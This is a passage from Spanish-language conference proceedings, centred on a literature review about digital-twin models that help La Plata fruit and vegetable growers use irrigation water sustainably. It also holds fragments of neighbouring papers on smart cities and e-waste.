8. J. L., Quincoces Soler, "Accesibilidad y ciudades inteligentes", Economía industrial, vol. 395, pp. 127-134. 2015 [En línea]. Disponible: https://www.mintur.gob.es/Publicaciones/Publicacionesperiodicas/EconomiaIndustrial/RevistaEconomiaIndustrial/395/QUINCOCES%20SOLER.pdf
9. R., Griffinger, Ch., Fertner, H., Kramar, R., Kalasek, R., Pichler-Milanović, y E., Meijers, "Smart cities: ranking of European medium cities". Viena, Austria: 2007. [En línea]. Disponible: http://www.smart- cities.eu/download/smart_cities_final_report.pdf
10. J. S., de Oliveira Neto, y S. T., Kofuji, "Inclusive Smart City: An Exploratory Study" en *Universal Access in Human-Computer Interaction*, Toronto, 2016, pp. 456-465.
11. E., Estevez, P., Fillottrani, F., Álvarez, y L, Correa, "Ethics in Digital Public Services". Bahía Blanca. [En línea]. Disponible: https://unescochair.cs.uns.edu.ar/en/activities/research/ethics-in-digital-public-services/
12. A., Kirimtat, O., Krejcar, A., Kertesz, y M. F. Tasgetiren, "Future Trends and Current State of Smart City Concepts: A Survey", IEEE, vol. 8, pp. 86448–86467, 2020. [En línea]. Dispnible: http://dx.doi.org/10.1109/ACCESS.2020.2992441
13. A., Caragliu, Ch., Del Bo, y P., Nijkamp, "Smart cities in Europe", Journal of Urban Technology, vol. 18, no. 2, pp. 65-82, ago., 2011. [En línea]. Disponible: https://doi.org/10.1080/10630732.2011.601117
14. J., An, F., Le Gall, J., Kim, J., Yun, J., Hwang, M., Bauer, M., Zhao, y J., Song, "Toward global IoT-enabled smart cities interworking using adaptive semantic adapter", IEEE Internet Things Journal, vol. 6, no. 3, pp. 5753–5765, mar., 2019. [En línea]. Disponible: https://ieeexplore.ieee.org/document/8667627
15. European Parliament, "Social approach to the transition to smart cities". Bruselas, Bélgica, 2023. [En línea]. Disponible: https://www.europarl.europa.eu/RegData/etudes/STUD/2023/737128/EPRS_STU(2023)737128_EN.pdf
16. A. C., Rucci, N., Porto, S., Darcy, y L., Becka, "Smart and Accessible Cities? Not Always – The Case for Accessible Tourism Initiatives in Buenos Aires and Sydney" en Tools and Applications for Accessible Tourism, C. Eusébio Ed., 2021, cap. 6, pp. 115-145. [En línea]. Disponible: http://dx.doi.org/10.4018/978-1-7998-6428-8.ch006
17. Organizaciónde Naciones Unidas, "Envejecimiento", Naciones Unidas. https://www.un.org/es/global-issues/ageing (Consultado 9 nov. de 2023).
18. I., Patterson, y A., Balderas, "Continuing and Emerging Trends of Senior Tourism: A Review of the Literature", Journal of Population Ageing, vol. 13, pp. 1-15. mar., 2019. [En línea]. Disponible: https://doi.org/10.1007/s12062-018-9228-4
19. Organización de Naciones Unidas, "Convención de los derechos de las personas con discapacidad y su protocolo facultativo". Nueva York, Estados Unidos, 2006. [En línea]. Disponible: https://www.un.org/esa/socdev/enable/documents/tccconvs.pdf
20. Naciones Unidas, "La Agenda 2030 y los Objetivos de Desarrollo Sostenible: una oportunidad para América Latina y el Caribe". Nueva York, Estados Unidos, 2018. [En línea]. Disponible: https://repositorio.cepal.org/server/api/core/bitstreams/cb30a4de-7d87-4e79-8e7a-ad5279038718/content
21. M. M., Hoyo, y G. C., Valiente, "Turismo accesible, turismo para todos: la situación en Cataluña y España", Cuadernos de Turismo, no. 25, pp. 25-44. [En línea]. Disponible:

https://www.redalyc.org/pdf/398/39813352002.pdf
22. R., Pérez-delHoyo, M., Andújar-Montoya, H., Mora, y V. Gilart-Iglesias. (2018). “Citizen Participation in Urban Planning-Management Processes - Assessing Urban Accessibility in Smart Cities”. Presentado en Proceedings of the 7th International Conference on Smart Cities and Green ICT Systems. [En línea]. Disponible: https://doi.org/10.5220/0006704202060213
23. SEGITTUR, Guía de buenas prácticas de accesibilidad para Destinos Turísticos Inteligentes - 21 actuaciones destacadas en accesibilidad turística en destinos nacionales e internacionales. Madrid, España, 2022. [En línea]. Disponible: https://www.segittur.es/wp-content/uploads/2022/12/Guia-de-buenas-practicas-en-accesibilidad-para-DTI-ACCESIBLEok.pdf
24. SEGITTUR, Guía de buenas prácticas en patrimonio cultural para Destinos Turísticos Inteligentes. Madrid, España, 2022. [En línea]. Disponible: https://www.segittur.es/wp-content/uploads/2022/03/Guia-buenas-practicas-en-patrimonio-cultural.pdf
25. A., Cossetta, y M., Palumbo, “The Co-production of Social Innovation: The Case of Living Lab”, en Smart City: How to Create Public and Economic Value with High Technology in Urban Space, R., Dameri, y C., Rosenthal-Sabroux, C. Eds. 2014, pp. 221-236. [En línea]. Disponible: https://doi.org/10.1007/978-3-319-06160-3_11
26. M., Batty, K. W., Axhausen, F., Giannotti, A., Pozdnoukhov, A., Bazzani, M., Wachowicz, y Y., Portugali, “Smart cities of the future”, The European Physical Journal Special Topics, vol. 214, no. 1, pp. 481-518, dic., 2012. [En línea]. Disponible: https://doi.org/10.1140/epjst/e2012-01703-3

Modelo digital para la reducción del impacto ambiental de las actividades agrícolas en tiempo real: Revisión de Literatura

Mg. Leonardo Navarria [1,2], Ariel Pasini [3], Elsa Estévez [4]

[1]Facultad de Ciencias Astronómicas y Geofísicas (UNLP) Paseo del Bosque S/N La Plata
[2]Facultad de Ingeniería (UNLP) 1 esq. 47 La Plata, Buenos Aires
[3] Instituto de Investigación en Informática III- LIDI -Facultad de Informática (UNLP) 50 esq. 120 La Plata, Buenos Aires
Centro Asociado CIC
[4]Laboratorio de Ingeniería de Software y Sistemas de Información (LISSI)
Departamento de Ciencias e Ingeniería de la Computación – UNS
Av. San Andrés 800 – Campus de Palihue - Bahía Blanca, Buenos Aires
Centro Asociado CIC

lnavarria@fcaglp.unlp.edu.ar
apasini@lidi.info.unlp.edu.ar
ece@cs.uns.edu.ar

Resumen. Los gemelos digitales han sido aceptados en una determinada diversidad de situaciones. Este concepto fue incorporado allá por el año 2002 dónde se lo aplicó al ciclo de vida de un determinado producto industrial. La terminología ha cambiado con el tiempo, pero el concepto de modelo de Gemelo Digital se ha mantenido desde el origen. El Produc Lifecycle Managment o Gestión del ciclo de vida del producto significaba que esto no era es una representación estática, sino que los dos sistemas estarían vinculados en todo momento del ciclo de vida del producto. Utilizar gemelos digitales para poder reducir el impacto ambiental en las actividades agrícolas cumplirá con varios objetivos de desarrollo sostenibles (ODS) de las naciones unidas. Con el cumplimiento de estos ODS se promueve el uso de políticas públicas para arribar a una ciudad inteligente, en dónde el desarrollo integral, planificado y coordinado es parte de las acciones a llevar adelante.
La propuesta de este trabajo analizar publicaciones que permitan relacionar con gemelos digitales aplicados a la producción frutihortícola para la reducción del uso de los recursos hídricos con el fin de ayudar a los productores frutihortícolas para así aplicar la tecnología disponible y generar políticas que mejoren el uso de recursos acorde a ciudades inteligentes sostenibles.

Keywords: producción frutihortícola, modelado, riego, sustentable, decisiones

1 Introducción

El modelo de asistencia a productores frutihortícolas con un enfoque de sostenibilidad basado en los principios de ciudades inteligentes puede generar de forma significativa una mejora en la producción agropecuaria local, como así también una mejora en el aprovechamiento del recurso hídrico.

Este modelo puede colaborar con la toma de decisiones un productor frutihortícola local para mejorar su producción, al generar una determina sostenibilidad en el tiempo, se podrá identificar las mejores decisiones a la hora de mantener las condiciones ambientales ideales para la producción. La mejora en la toma de decisiones no sólo maximizará el valor económico y social de la producción, sino que cuidará el recurso hídrico como también reducirá el consumo de energía durante el proceso. Los Objetivos de Desarrollo Sostenibles (ODS) son el plan maestro para conseguir un futuro sostenible para todos los habitantes del planeta. Es importante que se logre cumplir con cada uno de estos objetivos para 2030[1].

A lo largo de este trabajo se busca responder al interrogante ¿existen publicaciones que traten un modelo digital que registren variables climatológicas y asistan a los productores agropecuarios en la toma de decisiones respecto al uso del recurso hídrico? Para lo cual se contextualizará la situación, se definirán los conceptos utilizados, se plantearán objetivos de la revisión bibliográfica y finalmente se listarán los trabajos encontrados en los distintos motores de búsqueda.

Las directrices que se seguirán en este trabajo corresponden a lo enunciado en el trabajo de Kofod-Petersen [1]

2 Contexto

La presente revisión de literatura surge en el marco del trabajo de la Tesis en curso para la obtención del grado de Doctor en Ciencias Informáticas titulado “Modelo digital para la reducción del impacto ambiental de las actividades agrícolas utilizando variables climatológicas en tiempo real aplicado al cordón frutihortícola del gran La Plata”. En esta publicación se mostrará la fase de análisis del estado del arte y el resultado de los vínculos directos de las publicaciones y los temas fundamentales que se aborda en el trabajo de investigación.

2.1 Producción frutihortícola

La provincia de Buenos Aires es el motor productivo del país debido a que está conformada por ambientes muy heterogéneos que almacenan una riqueza muy significativa en cuanto al potencial de rendimiento y la calidad de la producción de los cultivos que sobre estos se realizan. [2]

En el interior de la provincia de Buenos Aires coexisten un conjunto de actividades productivas que son eslabones fundamentales en la suma de las actividades

[1] https://www.un.org/sustainabledevelopment/es/sustainable-development-goals/

agropecuarias. En este sentido, la producción hortícola y la frutícola son dos de los principales cultivos intensivos que promueven el desarrollo local y regional de diferentes zonas bonaerenses. Estas dos actividades presentan características específicas que permiten diferenciarlas del resto del sector agropecuario y sobre las cuales se desagregan un conjunto de beneficios y desafíos para fortalecer la producción primaria, el agregado de valor, la generación de empleo y los circuitos cortos de comercialización.

2.2 Modelado

El modelo de asistencia a productores frutihortícolas con un enfoque de sostenibilidad basado en las políticas de ciudades inteligentes puede generar de forma significativa una mejora en la producción agropecuaria local, como así también una mejora en el aprovechamiento del recurso hídrico.

Este modelo asistencial no sólo colaborará con las decisiones de los productores locales para mantener las condiciones ambientales óptimas sino que podrá mejorar la producción maximizando el valor económico y cuidando el recurso hídrico como también reduciendo el consumo energético, dos valores de sustentabilidad ambiental fundamentales en los ODS 2030.

Para llevar adelante el modelado digital se utilizará el concepto de gemelo digital, los cuales son representaciones actualizadas, por ejemplo, de un activo físico real en funcionamiento. Reflejan el estado actual del activo e incluyen datos históricos relevantes acerca de él. Los gemelos digitales se pueden utilizar para evaluar el estado actual del activo y, lo que es más importante, predecir su comportamiento futuro, refinar el control u optimizar el funcionamiento. En el caso de estudio, se podría construir el modelo digital del sistema de bombeo para riego, por ejemplo, o modelizar las condiciones necesarias para realizar un riego.

El concepto del gemelo digital (Digital Twin) fue incorporado en la Universidad de Michigan [3] por Michael Grieves en una presentación a la industrial en el año 2002. Allí se mencionó el concepto para la formación del gerenciamiento del ciclo de vida de un determinado producto (Product Lifecycle Management (PLM)). La terminología ha cambiado con el tiempo, pero el concepto de modelo de Gemelo Digital se ha mantenido desde el origen.

El gemelo digital ha sido aceptado en una determinada diversidad de situaciones, por ejemplo la NASA lo ha utilizado en sus rutas de tecnologías aplicadas, en sistemas de mantenimiento, por ejemplo en el módulo SAP PM dónde se carga el árbol de mantenimiento de la planta industrial con todos los componentes que conforman la planta y sus características propias.

Para poder avanzar con el trabajo de investigación doctoral se deben recolectar los datos de interés, esta recolección de datos por parte de los productores puede hacerse de forma manual, realizando procedimientos de observación meteorológica o de forma automática con estaciones meteorológicas automáticas, generando una base de datos para la construcción del modelo digital.

2.3 Riego

El agua es el recurso natural más importante que existe. No solo es la base fundamental de toda forma de vida, sino que también es fundamental para el desarrollo de diversas actividades económicas esenciales, que van desde la agricultura hasta las grandes industrias. El principal usuario de agua a escala mundial es la agricultura. El aumento en la demanda de alimentos causa un aumento en la producción de estos, lo que lleva a la expansión de las tierras regadas, que han causado no solo una mayor utilización de aguas superficiales, sino también una creciente explotación de aguas subterráneas. La única solución a este problema es que la gestión y regulación del recurso hídrico mejore.

De acuerdo con la ley 12.257 [4], la Autoridad del Agua de la Provincia de Buenos Aires posee las facultades necesarias para establecer las reglamentaciones sobre los sistemas de medición para la explotación del Recurso Hídrico.

El Objetivo 6 de las ODS busca garantizar la disponibilidad de agua, su gestión sostenible y el saneamiento para todos.

2.4 Sustentabilidad

El trabajo de [5] muestra que existen diferentes modelos de tecnología digital para las ciudades, partiendo de Digital Cities (ciudades digitales) hasta Intelligent Cities (ciudades inteligentes) a Smart Cities (ciudades Smart). Cada una de ellas incorporan un diferente grado de tecnología. Las ciudades digitales integran la tecnología digital en la infraestructura de la ciudad, las ciudades inteligentes están un escalón más arriba incorporando edificios inteligentes, sistemas de transportes, escuelas, espacios y servicios públicos y las integran en sistemas urbanos inteligentes. Smart cities despliegan sistemas para servir a la sociedad, economía y cuidado del medio ambiente para mejorar la calidad de vida y atacar los orígenes de los problemas de inestabilidad social.

El desarrollo de una ciudad inteligente es un desafío complejo. La integración de sistemas urbanos en un único sistema capaz de adaptarse y administrarse de forma autónoma es difícil. Las limitaciones en la interoperabilidad del sistema, la reutilización de datos los datos provistos por el gobierno de forma pública y la conciencia ciudadana son temas que disminuyen la capacidad para interconectar modelos analíticos.

La Iniciativa Ciudades Emergentes y Sostenibles (ICES) del Banco Interamericano de Desarrollo (BID) [6] abarca tres dimensiones:

- Sostenibilidad medioambiental y cambio climático,
- Sostenibilidad urbana y
- Sostenibilidad fiscal y gobernanza.

Estos conceptos finales refuerzan la idea de sustentabilidad en ciudades con el uso de tecnología, en el ámbito de este trabajo no sólo corresponde al riego eficiente, sino a la mejora social, económica y política de aquellos habitantes que produces frutas y hortalizas. Sumado a lo indicado anteriormente, se busca que la sustentabilidad genere políticas públicas abarcadas dentro de las incumbencias del organismo de control, en este caso, la Autoridad del Agua de la Provincia de Buenos Aires.

2.5 Asistencia para la toma de decisiones

El modelo de asistencia a productores frutihortícolas con un enfoque de sostenibilidad basado en las ciudades inteligentes puede generar de forma significativa una mejora en la producción agropecuaria local, como así también una mejora en el aprovechamiento del recurso hídrico.

Este modelo puede colaborar con la toma de decisiones un productor frutihortícola local para mejorar su producción, al generar una determina sostenibilidad en el tiempo, se podrá identificar las mejores decisiones a la hora de mantener las condiciones ambientales ideales para la producción frutihortícola. La mejora en la toma de decisiones no sólo maximizará el valor económico y social de la producción, sino que cuidará el recurso hídrico como también reducirá el consumo de energía en la producción. Con el modelo de asistencia se busca que se cumplan parte de los Objetivos de Desarrollo Sostenibles 6, 7, 8, 9, 11. 12 y 13.

Para poder construir el modelo de asistencia al productor frutihortícola para realizar un uso del recurso hídrico eficiente se deben obtener los datos meteorológicos necesarios y luego realizar su procesamiento utilizando lo propuesto en el apartado 2.2

3 Revisión Bibliográfica

En este apartado se enuncian los objetivos y los criterios que se utilizaron para realizar el relevamiento. Esta búsqueda está orientada a establecer uniones entre los temas a fin de encontrar un vínculo con la totalidad de las palabras claves. Como indica el trabajo de Kofod-Petersen [1] una revisión literaria no es garantía de poder encontrar toda la literatura relevante en un área determinada, pero hay muchas ventajas en el uso de ella. Una revisión sistemática puede relevar soluciones existentes antes de que un investigador intente abordar una determinada área; ayuda a los investigadores a evitar sesgos en su trabajo y finalmente realizar la publicación de estas revisiones también beneficia a la comunidad al permitir que otros eviten duplicar el esfuerzo; permite a los investigadores identificar lagunas de conocimiento; y destaca las áreas en las que se requiere investigación adicional.

A su vez se muestra un listado de la bibliografía consultada para abordar el tema.

3.1 Objetivos

El espíritu del trabajo consistió en la comprobación de la literatura de los cinco temas principales publicaciones que pueda unir la producción frutihortícola utilizando riego sustentable basándose en decisiones asistidas por la toma de datos ambientales. Para ello tomando el modelo de revisión bibliográfica de Petkoff Bankoff et al. [7] se plantearon los siguientes sub – objetivos:

1. Analizar la bibliografía de modelado utilizando modelos basados en gemelos digitales.
2. Buscar relaciones entre huertas sustentables y modelos basados en gemelos digitales.

3. Verificar si existen líneas de investigación orientadas a la producción frutihortícola local utilizando tecnología sustentable para poder promocionar políticas públicas.

3.2 Búsqueda

Para poder llevar adelante la búsqueda se utilizaron diversos motores y plataformas como ser Scopus, ResearchGate, Springer Google Scholar Las expresiones utilizadas fueron “sustainable orchard”, “Watering”, “digital twins”, “decisions”. Se debe aclarar que la plataforma Scopus ha dejado de estar disponible para búsquedas por Keywords, por lo que el trabajo fue mucho más dificultoso y requirió de un recurso temporal mayor al planificado para poder ser llevado adelante.

3.3 Alcance y Publicaciones

Avanzando con los criterios propuestos en [1], es menester que el alcance de la revisión incluyera los temas basados en gemelos digitales, huertas, sustentabilidad y riego en agricultura. Se ha encontrado documentación técnica referida a temas de agricultura y exclusivamente a gemelos digitales que no ha sido incluida en su análisis, pero que será tomada en cuenta, sobre todo aquellas de temas agrícolas para el desarrollo del trabajo.

Tal cual lo enuncia de Kofod-Petersen [1], se debe realizar una extracción de datos, monitoreo y síntesis lo cual es realizado en la tabla 1 adjuntado también el enlace [2]a la planilla de datos. En esta planilla se fueron cargando las menciones obtenidas, año de publicación, lugar de publicación y breve resumen. La tabla contiene el número ordinal del trabajo para ser ubicado en la base de datos (#), el título de la publicación y el tema que menciona, como ser OP: Orchard Production (producción de huertas), M: modeling (modelado), W: watering (riego), S:sustanaible (sustentabilidad), D:decisions (decisiones)

Tabla 1: Listado de publicaciones

#	Título	OP	M	W	S	D
1	Herramientas para el desarrollo y la entrega de servicios públicos digitales de acción social para municipios bonaerenses				1	
2	Forecast climate data use in irrigation scheduling models			1		
3	Forecasting irrigation scheduling based on deep learning models using IoT			1		1
4	Using weather forecast data for irrigation scheduling under semi-arid conditions			1		1
5	Sustainable Orchard Management System for Intermountain Orchards	1			1	

[2] https://docs.google.com/spreadsheets/d/1zUrdRWihjzeriua7sYpmMjgRDKwKmd5fIbKVlBRCLis/edit?usp=sharing

6	Sustainable orchards' redesign: at the crossroads of multiple approaches [8]	1				
7	Diseño de un sistema de riego automatizado para huertas caseras con IoT					1
8	Adoption Of Technologies for Sustainable Farming Systems Wageningen Workshop Proceedings					
9	Smart Farming: Internet of Things (IoT)-Based Sustainable Agriculture [8]	1	1	1	1	
10	Control de una Bomba Centrífuga Monofásica Comercial para Irrigación de Huertas Rurales Utilizando Energía Solar Fotovoltaica					
11	Huerta Indoor Automatizada.	1				
12	Investigación y desarrollo de huertas inteligentes y sustentables	1				
13	Sustainable Fruit Growing	1			1	
14	IOT-Based Self-nourishing System for Plants	1				
15	An analysis framework to evaluate irrigation decisions using short-term ensemble weather forecasts			1		1
16	digital twin: orchard management using uav	1	1			
17	Digital twins in farm management: illustrations from the FIWARE accelerators SmartAgriFood and Fractals	1	1			
18	Empowering Agriculture: Leveraging Intelligent Systems for Sustainable Farming	1				
19	Solar Fertigation: A Sustainable and Smart IoT-Based Irrigation and Fertilization System for Efficient Water and Nutrient Management [9]	1		1	1	
20	Application of Smart Techniques, Internet of Things and Data Mining for Resource Use Efficient and Sustainable Crop Production [10]	1	1	1	1	
21	The Grape Remote Sensing Atmospheric Profile and Evapotranspiration Experiment	1				1
22	Gemelos digitales para mantenimiento predictivo		1			
23	Digital twins in smart farming [11]	1	1			1
24	Asesoramiento Profesional y Manejo de nuevas tecnologías en unidades de producción hortícola del gran La Plata	1				
25	Caracterización de la producción Florícola en el Partido de La Plata	1				
26	Producción intensiva flori-hortícola sustentable en el gran la plata	1				
27	Intelligent digital twins and the development and management of complex systems		1			
28	Manufacturing Excellence through Virtual Factory Replication		1			
29	Impact of AI-Driven Digital Twins in Industry 4.0: An Exploratory Analysis		1			
30	Gemelos digitales basados en tecnología 4.0 para petróleo y gas		1			
31	Lecture Notes in Information Systems and Organization		1			
32	Sage Journals		1			
33	Digital Twins in Smart Manufacturing		1			

34	Handbook of Digital TWINS					
35	Key Technologies of Digital Twins: A Model-Based Perspective		1			
36	A Generic Deployment Methodology for Digital Twins – First Building Blocks.		1			
37	Automated Inference of Simulators in Digital Twins		1			
38	Digital Twins for Process Industries		1			
39	Digital Twins in Agriculture: Orchestration and Applications [12]	1	1	1	1	

4 Resultados

El diagrama de Venn es una herramienta que permite comparar datos y medir la probabilidad de encontrar cualidades compartidas en las intersecciones. El gráfico siguiente es propuesto en [1] en dónde el centro del diagrama corresponde a la intersección de todos los temas.




Figura 1: Diagrama de Ven con los trabajos según el tema

Cada uno de los círculos muestra el número de los trabajos analizados en el apartado anterior. En la figura 1 se realiza la intersección ubicando cada uno de los trabajos en el tema correspondiente.

Luego de realizar un análisis de las publicaciones mostradas en la figura 1, se construyó la tabla 2 ponderando las coincidencias desde dónde se obtuvieron las siguientes estadísticas que se muestran tanto en mencionada tabla como en la figura 2.

Tabla 2: Resumen por temas

Cantidad de trabajos	Temas Coincidentes	%
3	4	21%
2	3	11%
8	2	28%
23	1	40%

En la tabla se puede apreciar que solamente hay tres trabajos que poseen cuatro temas coincidentes, que sumado y ponderado sería un 21% del total de las coincidencias, con tres temas, solo el 11% y luego con 2 temas de coincidencias el 28%. Esto quiere decir que no hay trabajos que contemplen la totalidad de los temas entre sí, si bien existen 3 trabajos con cuatro temas de coincidencia, los mismos no contemplan el espíritu de la investigación de fondo.

En el gráfico de la figura 2 se puede apreciar que solamente hay tres trabajos que poseen cuatro temas coincidentes, que sumado y ponderado correspondería con un 21% del total de las coincidencias.




Figura 2: Gráfico por temas

Analizando los trabajos de las coincidencias más importantes, en el trabajo de Pierre-Eric Lauri [8] adopta un enfoque un enfoque participativo para identificar alternativas, estudiar su combinación e implementación, condiciones y consecuencias para la concepción de huertos sostenibles innovadores. Propone que la conformación de un grupo de trabajo que reúne a fruticultores, asesores y científicos con una motivación común para poder construir huertas más sustentables.

En la investigación de Uzair Ahmad et al [10] describe los modelos agronómicos que deben utilizarse en un sistema inteligente de riego y fertilización de acuerdo con las necesidades de la planta. Indica cuales son las variables a tener en cuenta y los cálculos que se realizan para poder llevar adelante un riego y una nutrición de suelo con el fin de mejorar la producción hortícola. Propone un sistema de control de riego basado en variables meteorológicas utilizando distintos cálculos de variables físicas para llevar adelante un modelo que permita realizar un riego eficiente.

En el trabajo de Awais Ali et al. [10] se proporciona un resumen de las estrategias utilizadas para combatir el cambio climático y poder mantener una producción agrícola eficiente. Se muestra que la implementación de técnicas inteligentes e internet de las

cosas (IoT) es necesaria para poder impulsar la productividad de los sistemas de cultivos. El uso de redes neuronales y modelos de simulación podrían ayudar en la predicción del rendimiento para apoyar las decisiones a tomar.

En la publicación de Muthumanickam Dhanaraju et al. [9] se propone un modelo de agricultura sostenible basado en el ahorro de energía, el ambiente y la sociedad. Se coincide con el autor de esta publicación en que es el momento adecuado para conectar el campo agrícola con la tecnología inalámbrica y adaptarse a la necesidad de los agricultores. Se debe generar una etapa intermedia entre la visita constante al campo y el monitoreo remoto del campo, todo eso se logra de forma con la utilización de nuevas de tecnologías en estudio.

El trabajo de Escribà-Gelonch [13] retoma el concepto de Gemelos Digitales, citando a [3] y se muestran las distintas alternativas para integrar distintas tecnologías inteligentes como ser IoT, inteligencia artificial, big data, robótica automatización para llegar al concepto de agricultura 4.0. Otro de los ítems que remarca el trabajo es que las estimaciones de mercado utilizando Internet de las cosas (IoT) predicen un aumento de inversiones tecnológicas de 17,1 millones de dólares para el año 2030 con la obtención de beneficios del alrededor de 1,5 billones de dólares.

5 Conclusiones y trabajo a futuro

Se ha buscado, relevado y analizado un cierto volumen de publicaciones relacionados con los términos producción hortícola, sustentable, riego, modelado y toma de decisiones. Se realizaron búsquedas en distintas bibliotecas como ser ResearchGate, Springer Google Scholar, Scopus se ha utilizado de forma parcial, ya que la UNLP no posee más el acceso para la búsqueda completa.

Se realizaron conexiones entre los distintos temas, pero no se han podido encontrar coincidencias que sigan el espíritu de la línea de investigación que es el modelado digital para la reducción del impacto ambiental de las actividades agrícolas utilizando variables climatológicas en tiempo real con el fin de fomentar políticas públicas para abordar una producción más sustentable basado en los principios de ciudades sustentables.

De los objetivos planteados podemos decir que:

1. *Analizar la bibliografía de modelado utilizando modelos basados en gemelos digitales.* Existe diversa bibliografía acerca de modelos digitales, todas ellas se basan en el modelo que Michael Grieves [2] propuso por el año 2002, y sus distintos renovados modelos.
2. *Buscar relaciones entre huertas sustentables y modelos basados en gemelos digitales:* Los gemelos digitales se aplican a diversos procesos industriales, por lo que puede modelar la agricultura teniendo en cuenta los pasos intermedios, ya que de un productor que visita todos los días un campo a poder verlo de forma remota se debe realizar una serie de acciones conjuntas que requieren cambios en la forma del seguimiento del producto.
3. *Verificar si existen líneas de investigación orientadas a la producción frutihortícola local utilizando tecnología sustentable para poder promocionar políticas públicas:*

Si bien existen investigaciones o implementaciones del uso de tecnología en la producción frutihortícola, no se han hallado otros autores o instituciones que busquen mejorar la eficiencia estimulando agricultura sustentable para fomentar políticas públicas que mejoren el cuidado del recurso hídrico como apuntan los objetivos del trabajo de tesis doctoral.

Como se explicó en el punto anterior, respondiendo a la pregunta realizada en la introducción, se llega a la conclusión que es posible seguir avanzando en la investigación que es el objetivo de la tesis doctoral.

Cómo línea de trabajo a futuro se debe tener en cuenta que este trabajo se encuadra dentro del estudio de ciudades inteligentes, por lo que:

- Se avanzará con la construcción y diseño de estaciones meteorológicas.
- Se continuará con el proyecto UNLP "¿cómo está el tiempo en tu escuela?, el cual el tesista es el director del proyecto, lo cual fomenta una política de cuidado del recurso hídrico y se intercambian saberes con la comunidad educativa de nivel inicial y primario.
- Se implementará la base de datos que permita realizar una asistencia al productor, pudiendo este tomar o no las sugerencias, y en algunos casos implementar soluciones de forma automática, sin intervención del productor.

6 Referencias

[1] Kofod-Petersen, Anders. (2015). How to do a Structured Literature Review in computer science.

[2] Revista MDA. ISSN en línea 2718- 6660, Vol. 2, N 3, (2021), La Plata, Argentina

[3] Grieves, Michael. (2016). Origins of the Digital Twin Concept. 10.13140/RG.2.2.26367.61609

[4] Ley 12257. Provincia de Buenos Aires. https://normas.gba.gob.ar/documentos/xbROJHGx.html

[5] Estevez, Elsa. (2016). Smart Sustainable Cities - Reconnaissance Study.

[6] Bouskela, Mauricio; Casseb, Márcia; Bassi, Silvia; De Luca, Cristina; Facchina, Marcelo. (2016) The Road toward Smart Cities http://dx.doi.org/10.18235/0012831

[7] Petkoff Bankoff, K., Muñoz, R., Pasini, A. C., & Pesado, P. M. (2023). Sistemas de gestión de calidad y Blockchain en la era de la industria 4.0: revisión de literatura. In XXVIII Congreso Argentino de Ciencias de la Computación (CACIC) (La Rioja, 3 al 6 de octubre de 2022).

[8] Penvern, Servane & Simon, Sylvaine & Bellon, Stéphane & Alaphilippe, Aude & Lateur, M. & Lauri, Pierre-Eric & Dapena, Enrique & Jamar, L. & Hemptinne, Jean-Louis & Warlop, françois. (2012). Sustainable orchards' redesign: at the crossroads of multiple approaches

[9] Dhanaraju, M.; Chenniappan, P.; Ramalingam, K.; Pazhanivelan, S.; Kaliaperumal, R. Smart Farming: Internet of Things (IoT)-Based Sustainable Agriculture. Agriculture (2022), https://doi.org/10.3390/agriculture12101745

[10] Ahmad, U.; Alvino, A.; Marino, S. Solar Fertigation: A Sustainable and Smart IoT-Based Irrigation and Fertilization System for Efficient Water and Nutrient Management. Agronomy (2022). https://doi.org/10.3390/agronomy12051012

[11] Ali, A.; Hussain, T.; Tantashutikun, N.; Hussain, N.; Cocetta, G. Application of Smart Techniques, Internet of Things and Data Mining for Resource Use Efficient and Sustainable Crop Production. Agriculture (2023). https://doi.org/10.3390/agriculture13020397

[12] Cor Verdouw, Bedir Tekinerdogan, Adrie Beulens, Sjaak Wolfert, Digital twins in smart farming, Agricultural Systems, Volume 189, (2021) ISSN 0308-521X, https://doi.org/10.1016/j.agsy.2020.103046

[13] Marc Escribà-Gelonch, Shu Liang, Pieter van Schalkwyk, Ian Fisk, Nguyen Van Duc Long, and Volker Hessel. Digital Twins in Agriculture: Orchestration and Applications. Journal of Agricultural and Food Chemistry 2024 72 (19), 10737-10752. DOI: 10.1021/acs.jafc.4c01934.

Modelo predictivo aplicando inteligencia ambiental orientado a la generación de residuos electrónicos con un enfoque de Ciudades inteligentes sostenible – Revisión de Literatura

Facuy, Jussen [1], Ariel Pasini [2], Elsa Estévez [3] Cesar Moran[4]

[1,4] Universidad Agraria del Ecuador - Guayaquil, Guayas, Ecuador
[1,2] Instituto de Investigación en Informática III- LIDI -Facultad de Informática (UNLP) 50 esq. 120 La Plata, Buenos Aires
Centro Asociado CIC
[3]Laboratorio de Ingeniería de Software y Sistemas de Información (LISSI)
Departamento de Ciencias e Ingeniería de la Computación – UNS
Av. San Andrés 800 – Campus de Palihue - Bahía Blanca, Buenos Aires
Centro Asociado CIC
jfacuy@uagraria.edu.ec
apasini@lidi.info.unlp.edu.ar
ece@cs.uns.edu.ar

